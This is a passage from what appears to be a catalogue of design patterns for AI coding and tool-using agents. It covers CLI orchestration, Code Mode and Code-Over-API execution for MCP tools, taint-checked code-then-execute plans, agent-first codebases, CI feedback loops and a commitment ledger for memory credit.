- **Shell limitations**: Complex data structures awkward in bash
- **Error handling**: Less structured than exceptions
- **Performance**: Process spawn overhead vs function calls
- **State management**: No persistent state between invocations
- **Windows compatibility**: Requires WSL or Git Bash
**When to use something else:**
- High-frequency calls (>100/sec): Use in-process functions
- Complex object graphs: Use structured API
- Real-time streaming: Use WebSocket/SSE
## References
* Unix Philosophy (Doug McIlroy): "Write programs that do one thing and do it well"
* POSIX exit code conventions: IEEE Std 1003.1
* Dual-Use Tool Design pattern
* Intelligent Bash Tool Execution pattern
* 12-Factor App: Config via environment
* Claude Code skills directory structure
- Primary source: https://github.com/anthropics/claude-code
- anthropics/skills: https://github.com/anthropics/skills
---
## CLI-Native Agent Orchestration
**Status:** proposed
**Category:** Tool Use & Environment
**Authors:** Nikola Balic (@nibzard)
**Source:** http://jorypestorious.com/blog/ai-engineer-spec/
## Problem
Most agent workflows start in chat UIs that are optimized for one-off conversations, not repeatable engineering operations. Teams struggle to automate runs, compose agent steps with existing shell tools, and enforce the same behavior in local development and CI. Without a CLI surface, orchestration logic becomes manual and hard to reproduce.
The CLI-Native approach applies 50+ years of Unix design principles—modularity, composition, and explicit execution—to agent orchestration.
## Solution
Expose agent capabilities through a **first-class command-line interface** (here: *Claude CLI*).
- `claude spec run` — generate/update code from a spec file.
- `claude spec test` — run the Spec-As-Test suite.
- `claude repl` — drop into an interactive shell with all project context pre-loaded.
**Key mechanisms:**
- **Structured output**: JSON for scripts (`--json` flag), human-readable for terminals
- **Exit code semantics**: `0` for success, non-zero for failure
- **TTY detection**: Auto-switch output format based on execution context
Developers can integrate these commands into Makefiles, Git hooks, cron jobs, and CI workflows. The CLI becomes the stable contract between humans, scripts, and automation systems, enabling headless operation with auditable command history.
## Example
```bash
# In your project Makefile
generate-from-spec:
claude spec run --input api.yaml --output src/
test-spec-compliance:
claude spec test --spec api.yaml --codebase src/
# Git pre-commit hook
claude spec test || exit 1
```
## Trade-offs
- **Pros:** scriptable, works offline with local context, easy to embed in other tools.
- **Cons:** initial install & auth; learning curve for CLI flags.
**When NOT to use:** exploratory tasks with unclear next steps; real-time conversational workflows; high-frequency operation (>100 calls/sec).
## How to use it
- Start by wrapping one high-friction workflow (for example, spec-to-code generation) in a single CLI command.
- Standardize flags and output formats so scripts can parse outcomes deterministically.
- Add CLI commands to `make` targets and CI jobs before expanding scope.
- Log command invocations and artifact paths for replay and debugging.
## References
- Primary source: http://jorypestorious.com/blog/ai-engineer-spec/
- "Why Human-Agent Systems Should Precede AI Autonomy" (arXiv:2506.09420, 2025) — supports CLI transparency for human oversight
- The Art of Unix Programming — Eric S. Raymond (2003) — 17 design rules applicable to agent orchestration
---
## Code Mode MCP Tool Interface Improvement Pattern
**Status:** established
**Category:** Tool Use & Environment
**Authors:** Nikola Balic (@nibzard)
**Source:** https://blog.cloudflare.com/code-mode/
## Problem
Traditional Model Context Protocol (MCP) approaches of directly exposing tools to Large Language Models create significant token waste and complexity issues. We've moved from telling LLMs what to do, to teaching them to write instructions for themselves—it's **turtles writing code all the way down**[^1] for all domains.
### Token Waste in Multi-Step Operations
Classic MCP forces this inefficient pattern:
```
LLM → tool #1 → large JSON response → LLM context
LLM → tool #2 → large JSON response → LLM context
LLM → tool #3 → large JSON response → LLM context
→ final answer
```
Every intermediate result must ride back through the model's context, burning tokens and adding latency at each step. For complex workflows requiring 5-10 tool calls, this becomes extremely expensive.
### Fan-Out Inefficiency at Scale
The traditional approach breaks down dramatically with bulk operations:
**Processing 100 emails for personalized outreach:**
- Traditional MCP: 100 separate tool calls, each requiring round-trip through LLM context
- Each email fetch dumps potentially 1000+ tokens of metadata into context
- Total context bloat: 100k+ tokens before any actual work begins
- Result: Context overflow, degraded performance, or outright failure
**Code Mode alternative:** Simple `for` loop over 100 entries, processing entirely within the sandbox with only final results surfaced to LLM context.
### Core Interface Limitations
- LLMs struggle to effectively use complex tool interfaces
- Limited training data on "tool calls" compared to abundant code training
- Multi-step tool interactions become cumbersome with direct API calls
- Complex tool compositions require multiple back-and-forth exchanges
- Fan-out scenarios (processing many items) exceed context limits or become prohibitively expensive
The fundamental insight: **LLMs are better at writing code to orchestrate MCP tools than calling MCP tools directly.**
## Solution
Code Mode complements (not replaces) MCP servers by adding an ephemeral execution layer that eliminates token-heavy round-trips:
### The Division of Responsibilities
**MCP Servers Handle (Persistent Layer):**
- Credential management and authentication
- Rate limiting and quota enforcement
- Webhook subscriptions and real-time events
- Connection pooling and persistent state
- API secrets and security policies
**Code Mode Handles (Ephemeral Layer):**
- Multi-step tool orchestration in a single execution
- Complex data transformations and business logic
- Eliminating intermediate JSON bloat from LLM context
- "Write once, vaporize immediately" execution model
### Core Architecture
1. **Schema Discovery**: Agents SDK fetches MCP server schemas dynamically at runtime
2. **API Transformation**: Convert MCP tool schemas into TypeScript API interfaces with doc comments
3. **LLM Tool Awareness**: LLM receives complete TypeScript API documentation for available tools
4. **Ephemeral Code Generation**: LLM generates code that orchestrates multiple tool calls in one script
5. **V8 Isolate Execution**: Lightweight, secure sandbox that dies after execution (no persistent state)
6. **Controlled Bindings**: Secure bridges to MCP servers that own the real credentials and logic
**Key Insight**: The LLM knows what code to write because it receives the complete TypeScript API generated from MCP server schemas, not because it guesses - it's provided with strongly-typed interfaces and documentation.
### Enhanced Capabilities
- **Verification**: Compile-time validation catches errors before execution
- **Static Analysis**: Code-first patterns enable formal verification (e.g., CaMeL's taint analysis for security-sensitive workflows)
- **Semantic Caching**: Reuse successful workflows via typed API signatures
- **Idempotency**: Checkpoint/resume patterns using KV stores for partial failure recovery
This creates a "best of both worlds" approach: MCP servers handle the operational complexity while Code Mode eliminates the chatty, token-expensive parts of multi-step workflows.
## When to Use Code Mode
### Ideal Use Cases
**Workflow-like Problems with Known Flow:**
Code Mode excels when you have clear sequences of operations:
- **Infrastructure provisioning**: "Please provision an EC2 instance of m4 class that I can SSH to, place that in public SG and attach an IPGW, make sure it's tagged nicely"
- **Data pipeline orchestration**: Extract from API A, transform according to rules B, load into system C
- **Bulk operations**: Processing 100+ items where traditional MCP would exceed context limits
**Fan-Out Scenarios:**
Much easier to one-shot code with a `for` loop over 100 entries instead of expecting an LLM to nail 100 tool calls, either in parallel or sequentially. Performance only gets worse with bigger N, but Code Mode stays fast.
**CaMeL-Style Self-Debugging:**
Agents debug their own homework with built-in error handling, logging, and retry logic.
**Typed API Benefits:**
- Compile-time verification before execution
- Semantic caching of successful workflows
- Clear interfaces reducing execution errors
### Anti-Patterns (When Not to Use)
**Open-Ended Research Loops:**
Code Mode struggles with problems where you decide at each step what to even do next. You can try to account for each edge case, but it defeats the purpose.
**Intelligence Required Mid-Execution:**
Right now, Code Mode especially fails at cases where intelligence needs to be _inserted in the middle of code_. Example: A spreadsheet with 100 emails where you want to write a *personalized* email for each entry. The `body` argument for that `send_email` call must be computed using LLM for personalization.
**Highly Dynamic Workflows:**
When the sequence of operations depends heavily on intermediate results in unpredictable ways, traditional MCP's step-by-step approach may be more appropriate.
## Example: EC2 Infrastructure Provisioning
**User Request:** "Please provision an EC2 instance of m4 class that I can SSH to, place that in public SG and attach an IPGW, make sure it's tagged nicely"
This demonstrates Code Mode's strength with workflow-like problems:
```mermaid
sequenceDiagram
participant User
participant LLM
participant V8Isolate as V8 Isolate (Ephemeral)
participant Bindings as Secure Bindings
participant MCPServer as MCP Server (AWS Tools)
participant AWS as AWS APIs
User->>LLM: "Provision EC2 m4 instance with SSH access"
Note over LLM,V8Isolate: Code Generation & Execution Phase
LLM->>V8Isolate: Generate TypeScript workflow: createVPC() → createIGW() → createSG() → launchEC2()
Note over V8Isolate: // Generated code orchestrates full workflow const vpc = await createVPC({name: "demo-vpc"}) const igw = await createInternetGateway(vpc.id) const sg = await createSecurityGroup(vpc.id, sshRules) const instance = await launchEC2Instance({ type: "m4.large", vpcId: vpc.id, sgId: sg.id }) await tagResources([vpc, igw, sg, instance])
V8Isolate->>Bindings: Execute createVPC()
Bindings->>MCPServer: Create VPC request
MCPServer->>AWS: vpc_create API call (with creds)
AWS-->>MCPServer: VPC created
MCPServer-->>Bindings: VPC details
Bindings-->>V8Isolate: Return vpc object
V8Isolate->>Bindings: Execute createInternetGateway()
Bindings->>MCPServer: Create IGW + attach
MCPServer->>AWS: igw_create + attach API calls
AWS-->>MCPServer: IGW attached
MCPServer-->>Bindings: IGW details
Bindings-->>V8Isolate: Return igw object
V8Isolate->>Bindings: Execute remaining workflow
Note over Bindings,AWS: Security Group creation EC2 instance launch Resource tagging
AWS-->>V8Isolate: All resources provisioned
V8Isolate-->>LLM: {vpcId, instanceId, publicIP, sshCommand}
Note over V8Isolate: 💀 Isolate destroyed Workflow state cleared
LLM-->>User: "Infrastructure ready! SSH: ssh -i key.pem ec2-user@54.x.x.x"
Note over LLM: 🎯 Single workflow execution 6 AWS API calls → 1 condensed result
```
## Counter-Example: Personalized Email Campaign
This shows where Code Mode struggles—when intelligence is needed mid-execution:
**Problem:** Generate personalized emails for 100 contacts based on their profiles.
```typescript
// This approach defeats Code Mode benefits:
for (const contact of contacts) {
// ❌ Requires LLM call inside loop
const personalizedBody = await callLLM(`Write personalized email for ${contact.name}
who works at ${contact.company} in ${contact.industry}`);
await sendEmail({
to: contact.email,
subject: "Partnership Opportunity",
body: personalizedBody // Intelligence needed here
});
}
```
**Why it fails:** You're back to traditional agenting, just wrapped in TypeScript. Each `callLLM()` requires context round-trips, eliminating Code Mode's token efficiency benefits.
## How to use it
1. **Design Tool APIs**: Create TypeScript interfaces for your tools that are intuitive for code generation
2. **Implement Bindings**: Develop secure bindings that control access to external resources
3. **Sandbox Setup**: Configure V8 isolates with appropriate security constraints
4. **Code Execution Flow**:
- LLM generates TypeScript code using the provided APIs
- Code runs in isolated V8 environment
- Bindings provide controlled access to tools
- Results return to the agent for further processing
## Traditional MCP vs Code Mode Comparison
### Traditional MCP Flow
```
User Request → LLM
↓
Tool Call #1 → JSON Response (1000+ tokens) → LLM Context
↓
Tool Call #2 → JSON Response (1000+ tokens) → LLM Context
↓
Tool Call #3 → JSON Response (1000+ tokens) → LLM Context
↓
Final Answer (Context bloated with intermediate data)
```
**Cost:** High token usage, multiple round-trips, latency accumulation
### Code Mode Flow
```
User Request → LLM → Generated Code → V8 Isolate
↓
All tool calls internally
↓
Condensed results → LLM
↓
Final Answer
```
**Cost:** Single round-trip, minimal token usage, faster execution
## Trade-offs
**Pros:**
- **Dramatic token savings** on multi-step workflows (10-100x reduction; Anthropic reports 75x on 10K-row spreadsheets: 150K → 2K tokens)
- **Dramatic fan-out efficiency** - for loops over 100+ entries vs 100+ tool calls (speed + reliability at scale)
- **Faster execution** through elimination of round-trips
- **Enhanced security** - credentials stay in MCP servers, never in LLM
- **Complex orchestration** - LLMs excel at writing orchestration code
- **CaMeL-style self-debugging** - agents can debug their own homework with error handling and retry logic
- **Typed verification and semantic caching** - compile-time validation and workflow reuse opportunities
- **Maintained MCP benefits** - existing servers work without modification
- **Natural idempotency patterns** - checkpoint/resume capabilities with state stores
**Cons/Considerations:**
- **Infrastructure complexity** - requires V8 isolate runtime infrastructure
- **Code quality dependency** - execution success depends on LLM's code generation
- **Poor fit for dynamic research loops** - struggles when next steps are decided dynamically at each stage
- **Intelligence-in-the-middle challenge** - cases requiring LLM calls mid-execution defeat the purpose
- **Debugging challenges** - runtime errors in generated code need handling
- **API design overhead** - need intuitive TypeScript interfaces for code generation
- **Partial failure complexity** - requires careful design of state management and recovery patterns
## Implementation Guidance
### Decision Tree: Code Mode vs Traditional MCP
**Use Code Mode when:**
- ✅ **Clear workflow sequence** - You can map out the steps upfront
- ✅ **Fan-out operations** - Processing 10+ items in bulk
- ✅ **Known API interactions** - Well-defined tool chains
- ✅ **Performance critical** - Token costs or latency matter
- ✅ **Error handling needs** - Benefit from retry/checkpoint patterns
**Use Traditional MCP when:**
- ❌ **Dynamic exploration** - Next steps depend on unpredictable intermediate results
- ❌ **Intelligence mid-flow** - Need LLM reasoning between each tool call
- ❌ **Simple single calls** - One-off tool usage doesn't need orchestration
- ❌ **Rapid prototyping** - Quick testing without infrastructure setup
## References
- [Cloudflare Code Mode Blog Post](https://blog.cloudflare.com/code-mode/) - Original announcement and technical details
- [Anthropic Engineering: Code Execution with MCP](https://www.anthropic.com/engineering/code-execution-with-mcp) - Code-Over-API pattern with data processing examples
- [CaMeL: Code-Augmented Language Model (Beurer-Kellner et al., 2025)](https://arxiv.org/abs/2506.08837) - Formal verification and taint analysis for code-first tool use
- [Model Context Protocol](https://modelcontextprotocol.io/) - Background on traditional tool calling approaches
- [Rafal Wilinski's Code Mode Analysis](https://x.com/rafalwilinski/status/1972362720579035146) - Real-world insights on Code Mode strengths and limitations
[^1]: Phrase coined by Rafal Wilinski in his Code Mode analysis
---
## Code-Over-API Pattern
**Status:** established
**Category:** Tool Use & Environment
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.anthropic.com/engineering/code-execution-with-mcp
## Problem
When agents make direct API or tool calls, all intermediate data must flow through the model's context window. For data-heavy workflows (processing spreadsheets, filtering logs, transforming datasets), this creates massive token consumption and increased latency. A workflow that fetches 10,000 spreadsheet rows and filters them can easily consume 150,000+ tokens just moving data through the context.
## Solution
Instead of making direct tool calls, agents write and execute code that interacts with tools. Data processing, filtering, and transformation happens in the execution environment, with only results flowing back to the model context.
**Core insight**: LLMs are better at writing code to call APIs than at calling APIs directly—due to training data alignment with millions of open-source code repositories.
**Direct API approach (high token cost):**
```pseudo
# Agent makes tool call
rows = api_call("spreadsheet.getRows", sheet_id="abc123")
# All 10,000 rows flow through context → 150K tokens
# Agent processes in context
filtered = [row for row in rows if row.status == "active"]
# More tokens for processing
return filtered
```
**Code-Over-API approach (low token cost):**
```python
# Agent writes code that executes in environment
def process_spreadsheet():
# Tool call happens in execution environment
rows = spreadsheet.getRows(sheet_id="abc123")
# Filtering happens in code, not in context
filtered = [row for row in rows if row.status == "active"]
# Only log summary for agent visibility
print(f"Processed {len(rows)} rows, found {len(filtered)} active")
print(f"First 5 active rows: {filtered[:5]}")
return filtered
result = process_spreadsheet()
# Only summary and sample flow to context → ~2K tokens
```
The agent sees the log output and return value, but the full dataset never enters its context window.
## How to use it
**Best for:**
- Data-heavy workflows (spreadsheets, databases, logs)
- Multi-step transformations or aggregations
- Workflows with intermediate results that don't need model inspection
- Cost-sensitive applications where token usage matters
**Prerequisites:**
- Secure code execution environment with sandboxing
- Access to tools/APIs from within the execution environment
- Resource limits (CPU, memory, time) to prevent runaway execution
**Implementation pattern:**
1. Agent analyzes task and determines data processing needs
2. Agent writes code that:
- Calls tools/APIs within the execution environment
- Performs filtering, transformation, aggregation in code
- Logs only summaries or samples for visibility
- Returns final results
3. Execution environment runs code with tool access
4. Only logs and return values flow back to agent context
## Trade-offs
**Pros:**
- Dramatic token reduction (150K → 2K in reported cases)
- Lower latency (fewer large context API calls)
- Natural fit for data processing tasks
- Intermediate data stays contained in execution environment
**Cons:**
- Requires secure code execution infrastructure
- More complex setup than direct tool calls
- Agents must be capable of writing correct code
- Debugging can be harder (errors happen in execution, not in context)
- Needs monitoring, resource limits, and sandboxing
**Operational requirements:**
- Sandboxed execution environment (containers, VMs, V8 isolates, WebAssembly)
- Resource limits (CPU, memory, execution time)
- Monitoring and logging infrastructure
- Error handling and recovery mechanisms
**Execution environment options:**
- **V8 isolates**: Millisecond startup, minimal memory, strong isolation (Cloudflare Code Mode)
- **Containers**: 2-5 second startup, full language flexibility (Modal, Docker)
- **VMs**: Complete isolation for destructive operations (Cognition/Devon)
## References
* Anthropic Engineering: Code Execution with MCP (2024)
* Cloudflare: Code Mode - V8 isolate-based execution (2025)
* Beurer-Kellner et al.: Code-Then-Execute security framework (2025)
* Related: Code-Then-Execute Pattern (focuses on security/formal verification vs token optimization)
- Primary: https://www.anthropic.com/engineering/code-execution-with-mcp
- Cloudflare: https://blog.cloudflare.com/code-mode/
- Academic: https://arxiv.org/abs/2506.08837
---
## Code-Then-Execute Pattern
**Status:** emerging
**Category:** Tool Use & Environment
**Authors:** Nikola Balic (@nibzard)
**Source:** https://arxiv.org/abs/2506.08837
## Problem
Free-form plan-and-act loops are difficult to audit because critical control decisions stay implicit in natural-language reasoning. In security-sensitive workflows, teams need verifiable guarantees that tainted inputs cannot flow into dangerous sinks (for example, external messages, payments, or destructive commands). Plain-text plans are too weak for formal validation.
## Solution
Have the LLM output a **sandboxed program or DSL script**:
1. LLM writes code that calls tools and untrusted-data processors.
2. Static checker/Taint engine verifies flows (e.g., no tainted var to `send_email.recipient`).
3. Interpreter runs the code in a locked sandbox.
The key shift is to move from "reasoning about actions" to "compiling actions" into an inspectable artifact. Once actions are code, policy engines and static analyzers can enforce data-flow rules before execution.
This pattern also serves a complementary purpose: **token optimization**. When tool calls execute within the sandbox rather than through special tokens, only condensed results return to the LLM context, reducing token usage for data-heavy workflows by 75-99% in production deployments.
```dsl
x = calendar.read(today)
y = QuarantineLLM.format(x)
email.write(to="john@acme.com", body=y)
```
## How to use it
Use this for complex multi-step agents such as SQL copilots, software-engineering bots, and workflow automators where auditability matters. Start with a small DSL and explicit forbidden flows, then expand language features as checks mature.
## Trade-offs
* **Pros:** Formal verifiability; replay logs; reduced token costs for data-heavy workflows.
* **Cons:** Requires DSL design and static-analysis infra; sandbox execution overhead.
## References
* Debenedetti et al., CaMeL (2025); Beurer-Kellner et al., §3.1 (5).
* Anthropic Engineering, Code Execution with MCP (2024).
- Primary source: https://arxiv.org/abs/2506.08837
- Industry implementation: https://www.anthropic.com/engineering/code-execution-with-mcp
---
## Codebase Optimization for Agents
**Status:** emerging
**Category:** UX & Collaboration
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.youtube.com/watch?v=2wjnV6F2arc
## Problem
When introducing AI agents to a codebase, there's a natural tendency to preserve the human developer experience (DX). However, this limits agent effectiveness because the codebase remains optimized for humans, not for the AI workers who will increasingly operate autonomously.
A related problem: even good models struggle without clear feedback loops. When an agent can't verify its changes work, it fails not because of capability limits but because the codebase isn't "welded" to the agent.
## Solution
**Optimize the codebase for agents first, humans second.** Accept that tooling, workflows, and even the editor experience may regress for humans in order to unlock dramatically better agent performance.
**The counterintuitive insight:** Once you embrace agent-optimized workflows, you'll use the human-centric tools (like VS Code) less anyway, so regressing them doesn't matter as much.
**Real example from AMP:**
The team built Zveltch (Zig implementation of spelt-check) to make spell-check fast for agents. This actually made the VS Code experience worse for humans. They had a difficult decision: preserve human DX or optimize for agents?
They ultimately chose to optimize for agents, leading to a "snowball effect":
- Agent tooling gets better
- Humans use agents more
- Humans use editors less
- Editor experience matters less
- More incentive to optimize for agents
```mermaid
graph LR
A[Codebase Optimized for Humans] --> B[Agents Struggle]
A --> C[Great Human DX]
D[Optimize for Agents] --> E[Agents Excel]
D --> F[Human DX Regresses]
E --> G[Humans Use Agents More]
G --> H[Humans Use Editors Less]
H --> I[Editor DX Matters Less]
I --> D
style F fill:#ffcdd2,stroke:#c62828
style E fill:#c8e6c9,stroke:#2e7d32
style G fill:#c8e6c9,stroke:#2e7d32
```
**Key principle:** Be willing to let go of traditional developer tooling shibboleths.
**"Welding the agent to the codebase":**
The metaphor of welding means creating tight, automated feedback loops so the agent can:
- Verify its changes work automatically
- Get clear signals about success/failure
- Iterate without human intervention
> "You want to weld the agent to the codebase. You want to make sure that the agent, when you combine it with your codebase, knows exactly how to verify its changes and get feedback and make sure that what it did actually works."
Practical examples:
- **Terminal emulator with screenshot flag**: Added `--capture-to` flag so agent could take screenshots and verify rendering fixes
- **CLI data-only output**: Created new subcommand that outputs raw data (no UI formatting) so agent can parse results programmatically
- **Test commands**: Single-command test execution (`pnpm test`) with cached results
## How to use it
**Areas where agent optimization may differ from human optimization:**
**1. Command interfaces**
```yaml
# Human-optimized CLI
- Interactive prompts
- Colored output
- Progress bars
- Help text and menus
# Agent-optimized CLI
- Single command interface (e.g., `pnpm test`)
- Machine-readable output
- Cached results
- Minimal verbose output
```
**Established examples:** Modern CLIs universally support JSON output for agent consumption—GitHub CLI (`--json`), kubectl (`-o json`), AWS CLI (`--output json`), Terraform (`output -json`).
**2. Documentation and knowledge**
```yaml
# Human-optimized docs
- Narrative explanations
- Tutorials and guides
- Screenshots and diagrams
# Agent-optimized docs
- Structured reference
- Code examples
- Clear input/output formats
- Skills that encapsulate workflows
```
**3. Testing and validation**
```yaml
# Human-optimized tests
- Descriptive test names
- Helpful error messages
- Debug output
# Agent-optimized tests
- Fast execution
- Cached results
- Clear pass/fail signals
- Automated fix suggestions
```
**4. Skills and capabilities**
The most impactful optimization: build **skills** that encapsulate your codebase's unique operations.
From AMP:
- GCloud skill for log analysis (replaces need for web dashboards)
- BigQuery skill for data queries
- Release management skills
- Deployment skills
**5. Agents.md files**
Create `AGENTS.md` or similar documentation that explains:
- How to test the application
- How to authenticate
- What feedback mechanisms to use
- Special considerations for automated interaction
**Related pattern:** `CLAUDE.md` (Anthropic) is emerging as a complementary standard for agent guidance with project-specific instructions and tooling conventions.
**The "Agent-Native Codebase" Checklist (2026 version of Joel Spolsky's test):**
| Joel's Test (2004) | Agent Test (2026) |
|-------------------|-------------------|
| Can somebody ship something on day one? | Can an agent ship something in 10 minutes? |
| One-command dev environment setup | One-command test/verify cycle |
| Easy to push to production | Easy for agent to deploy and verify |
| Easy to review code | Easy for agent to self-verify |
| CI runs tests | CI provides machine-readable feedback |
| Good documentation | AGENTS.md with workflow instructions |
**Decision framework:**
When faced with a choice between human and agent optimization:
| Question | If Yes → | If No → |
|----------|----------|---------|
| Do humans use this daily? | Consider hybrid | Optimize for agents |
| Will agents use this 10x more than humans? | Optimize for agents | Preserve human DX |
| Is this a core developer workflow? | Hybrid approach | Agent-first |
| Does this require human judgment? | Human-first | Agent-first |
**The snowball effect in action:**
1. Optimize tooling for agents (regress human DX)
2. Agents become more effective
3. Humans use agents more, direct tools less
4. Human DX matters less (you're not in the editor as much)
5. More freedom to optimize for agents
6. Repeat
## Trade-offs
**Pros:**
- **Dramatically better agent performance**: Agents work faster and more reliably
- **Accelerates transition to agent-first workflows**: Incentivizes using agents over manual work
- **Future-proof**: Positions codebase for increasing AI autonomy
- **Compound improvements**: Better agents → more usage → more investment → better agents
**Cons:**
- **Human DX regresses**: Traditional workflows may become worse
- **Team resistance**: Developers may resist "worse" tools
- **Hybrid team challenges**: Some team members may not use agents as much
- **Lock-in risk**: Heavy investment in agent-specific patterns
**The psychological shift:**
> "Agents are not a confirmation that these complex build tools and reproducible builds will win. Like, it's just I, you know, like I think they they're really good at using dumb tools, you know, like you don't need heavy crazy tools"
Agents excel with simple, reliable, dumb tools. Complex tools designed for humans often add unnecessary overhead.
**When to optimize for agents:**
- Agents will use a workflow 10x more than humans
- The workflow is automatable and well-defined
- Speed matters more than user experience
- You're committed to agent-first development
**When to preserve human DX:**
- Workflow requires human creativity or judgment
- Humans are primary users (agents rarely touch it)
- The workflow is exploratory or poorly specified
- Team is not fully bought into agent-first approach
## References
* [Raising an Agent Episode 9: The Assistant is Dead, Long Live the Factory](https://www.youtube.com/watch?v=2wjnV6F2arc) - AMP (Thorsten Ball, Quinn Slack, 2025)
* [Raising an Agent Episode 10: The Assistant is Dead, Long Live the Factory](https://www.youtube.com/watch?v=4rx36wc9ugw) - AMP (Thorsten Ball, Quinn Slack, 2025)
* [ESAA: Event Sourcing for Autonomous Agents](https://arxiv.org/abs/2602.23193v1) - Elzo Brito dos Santos Filho (arXiv 2026-02) — validates unified logging pattern
* Related: [Skill Library Evolution](skill-library-evolution.md), [Factory over Assistant](factory-over-assistant.md)
---
## Coding Agent CI Feedback Loop
**Status:** best-practice
**Category:** Feedback Loops
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.youtube.com/watch?v=Xkwok_XXQgw
## Problem
When a coding agent tackles multi-file refactors or feature additions, running tests and waiting for test feedback **synchronously** ties up compute and prevents the agent from working on parallel tasks. The agent cannot easily improve code if it must halt until the entire suite finishes.
- Traditional CI loops block further edits; the agent "babysits" the build until tests pass.
- Long test suites introduce idle periods, leading to underutilized GPUs and inflated RL training times.
## Solution
Run the coding agent **asynchronously** against CI (local or remote), allowing it to:
**1. Push a Branch & Trigger Tests**
- When the agent proposes a patch, it commits to a branch and triggers the CI pipeline (e.g., `git push && github_action_run`).
**2. Ingest Partial CI Feedback**
- As tests begin, the agent periodically polls CI results.
- **Failed Tests Partial Report:** Receive a small subset of failures (e.g., 10% of failures flagged first).
**3. Iterative Patch Refinement**
- Use CI outputs as **machine-readable feedback**: test failures, compilation errors, linting issues, type errors, and security scan results.
- Agent autonomously applies fixes to specific files or functions without human intervention.
- Enforce a **retry budget** (max attempts + runtime limits) to prevent infinite churn.
**4. Ping on Final Green**
- When all tests pass, send a notification (e.g., chat or pull request comment) that the PR is ready for review.
## Example
```mermaid
sequenceDiagram
Agent->>GitRepo: create branch coding-agent-refactor
Agent->>CI: trigger tests remotely
loop every 30s
CI-->>Agent: partial failures or success chunk
Agent->>Files: patch specific failures
Agent->>CI: re-run only failing tests
end
CI-->>Agent: ✅ all tests green
Agent-->>User: "PR is ready to merge"
```
## How to use it
- **CI Integration:** Provide the agent with a CLI or API key to push branches and trigger tests (e.g., via GitHub Actions or Jenkins).
- **Error Parsing Modules:** Implement a small parser that translates CI logs into structured diagnostics (e.g., `{file: "auth.py", line: 42, error: "Expected status 200"}`).
- **Prioritized Test Runs:** When re-running, only run tests in files that were patched, to reduce CI time.
- **Best Practices:**
- Use **draft PRs** by default for safety.
- Enable **partial feedback** ingestion to start fixing before full CI completes.
- Add **human-in-the-loop** for high-risk changes.
## Trade-offs
- **Pros:**
- **Compute Efficiency:** Overlaps code generation and test runs across multiple agents or branches.
- **Faster Iteration:** Agent spends less time waiting and more time generating code.
- **Autonomy:** Reduces need for human intervention until final green.
- **Cons/Considerations:**
- **CI Flakiness:** Intermittent test failures can mislead the agent into unnecessary patches unless flakiness detection is in place.
- **Security:** Agent requires permission to push and read CI logs, which may expose sensitive data if misconfigured.
## References
- Inspired by "Background Agent with CI Feedback" pattern, adapted for coding-specific workflows.
- Will Brown's emphasis on **asynchronous pipelines** to avoid idle compute bubbles.
- GitHub Agentic Workflows (Technical Preview 2026): Markdown-authored agents that auto-triage CI failures within GitHub Actions.
- Primary source: https://www.youtube.com/watch?v=Xkwok_XXQgw
---
## Commitment Ledger with Reality-Gated Credit
**Status:** proposed
**Category:** Learning & Adaptation
**Authors:** Max Baluev (@maxbaluev)
**Source:** https://github.com/maxbaluev/accreted-intelligence
## Problem
Agents often write memories or update heuristics immediately after generating an answer. That creates weak learning signals:
- A plausible answer can be recorded as if it worked.
- Retrieved memories get credited even when the final action later fails.
- Human review, tests, production incidents, and real replies are disconnected from the memory records that influenced the action.
- Future agents cannot audit which past commitments were predictions, which were settled facts, and which were never verified.
The result is memory that compounds confidence faster than it compounds truth.
## Solution
Add a **commitment ledger** between retrieval and memory updates.
1. Before acting, record the goal, the retrieved memories or context IDs, the planned action, and the expected success condition.
2. Execute the action normally: code change, email, research answer, deployment, ticket update, or tool call.
3. Wait for a real outcome: passing tests, merged PR, user confirmation, incident resolution, benchmark result, support reply, or other external signal.
4. Settle the commitment with a provenance tier and update memory credit only from that settlement.
```pseudo
commitment = ledger.open({
goal,
retrieved_ids,
planned_action,
success_condition
})
result = act(planned_action)
outcome = verifier.wait_for_signal(result, success_condition)
ledger.close(commitment.id, outcome)
memory.credit(
retrieved_ids,
reward=outcome.score,
provenance=outcome.provenance
)
```
Useful provenance tiers:
- **self-graded:** the agent believes it worked; weak prior only.
- **runtime:** a local tool, test, or evaluator produced a checkable result.
- **external:** the outside world answered, such as a merge, reply, production metric, or incident closure.
- **owner:** a responsible human explicitly accepted or rejected the result.
This separates "the agent predicted this would help" from "reality confirmed it helped."
## Evidence
- **Evidence Grade:** `medium`
- **Most Valuable Findings:**
- Reflexion shows that explicit episodic feedback can improve repeated task performance without model weight updates.
- SWE-bench-style evaluation demonstrates the value of real repository tests as settlement signals for coding agents.
- SRE postmortem practice supports converting real outcomes into durable learning artifacts rather than relying on unaudited recollection.
- **Unverified / Unclear:** How to assign fractional credit across many retrieved memories remains implementation-specific.
## How to use it
Use this when an agent repeatedly works in the same environment and later reality can verify whether the action helped.
Implementation checklist:
- Define the smallest commitment record that preserves auditability: goal, retrieved context IDs, planned action, and expected outcome.
- Make unsettled commitments first-class. Do not let them silently become validated memories.
- Use weak credit for self-grades and stronger credit for runtime, external, or owner-verified outcomes.
- Store negative outcomes too. Failed commitments are useful counterexamples when future tasks look semantically similar.
- Periodically summarize settled commitments into higher-level guidance, but keep links back to the original evidence.
Common applications:
- Coding agents that retrieve past fixes, then settle credit from tests, CI, review, or merge status.
- Research agents that cite prior notes, then settle credit from human acceptance or downstream reuse.
- Operations agents that propose mitigations, then settle credit from incident metrics or postmortems.
## Trade-offs
**Pros:**
- Prevents unverified self-belief from becoming high-confidence memory.
- Creates an auditable chain from retrieved context to action to outcome.
- Makes failures reusable without erasing the evidence trail.
- Supports delayed learning when the real answer arrives minutes, days, or weeks later.
**Cons:**
- Requires durable storage for open commitments.
- Needs a verifier or human process that can map outcomes back to commitments.
- Adds latency to high-confidence learning because credit waits for settlement.
- Can overfit to easy-to-measure outcomes if qualitative review is never included.
## References
- AccInt uses this pattern as an implementation example: https://github.com/maxbaluev/accreted-intelligence
- Reflexion: Language Agents with Verbal Reinforcement Learning: https://arxiv.org/abs/2303.11366
- SWE-bench: Can Language Models Resolve Real-World GitHub Issues?: https://arxiv.org/abs/2310.06770
- Google SRE Book, Postmortem Culture: https://sre.google/sre-book/postmortem-culture/
---
## Compounding Engineering Pattern
**Status:** emerging
**Category:** Learning & Adaptation
**Authors:** Nikola Balic (@nibzard)
**Source:** https://every.to/podcast/transcript-how-to-use-claude-code-like-the-people-who-built-it
## Problem
